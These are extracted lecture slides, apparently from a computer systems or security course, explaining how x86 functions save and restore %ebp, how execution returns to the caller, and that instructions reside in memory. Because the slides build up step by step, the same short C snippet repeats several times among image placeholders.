
```
{
```

```
...
```

```
func("Hey", 10, -3);
```

```
}
```

... Q: How do we restore %ebp?



# RETURNING FROM FUNCTIONS

```
int main()
```


```
{
```

```
...
```

```
func("Hey", 10, -3);
```

```
}
```

... Q: How do we restore %ebp?



1. Push `%ebp` before locals

# RETURNING FROM FUNCTIONS

```
int main()
```


```
{
```

```
...
```

```
func("Hey", 10, -3);
```

```
}
```

... Q: How do we restore %ebp?



1. Push %ebp before locals
2. Set %ebp to current %esp

# RETURNING FROM FUNCTIONS

```
int main()
```


```
{
```

```
...
```

```
func("Hey", 10, -3);
```

```
}
```


... Q: How do we restore %ebp?



1. Push %ebp before locals
2. Set %ebp to current %esp
3. Set %ebp to(%ebp) at return

# RETURNING FROM FUNCTIONS

```
int main()
{
    ...
    func("Hey", 10, -3);
    ...
}
```



# RETURNING FROM FUNCTIONS

```
int main()
```

```
{
```


```
...
```

```
func("Hey", 10, -3);
```


... Q: How do we resume here?

0x00000000


0xffffffff




# INSTRUCTIONS THEMSELVES ARE IN MEMORY



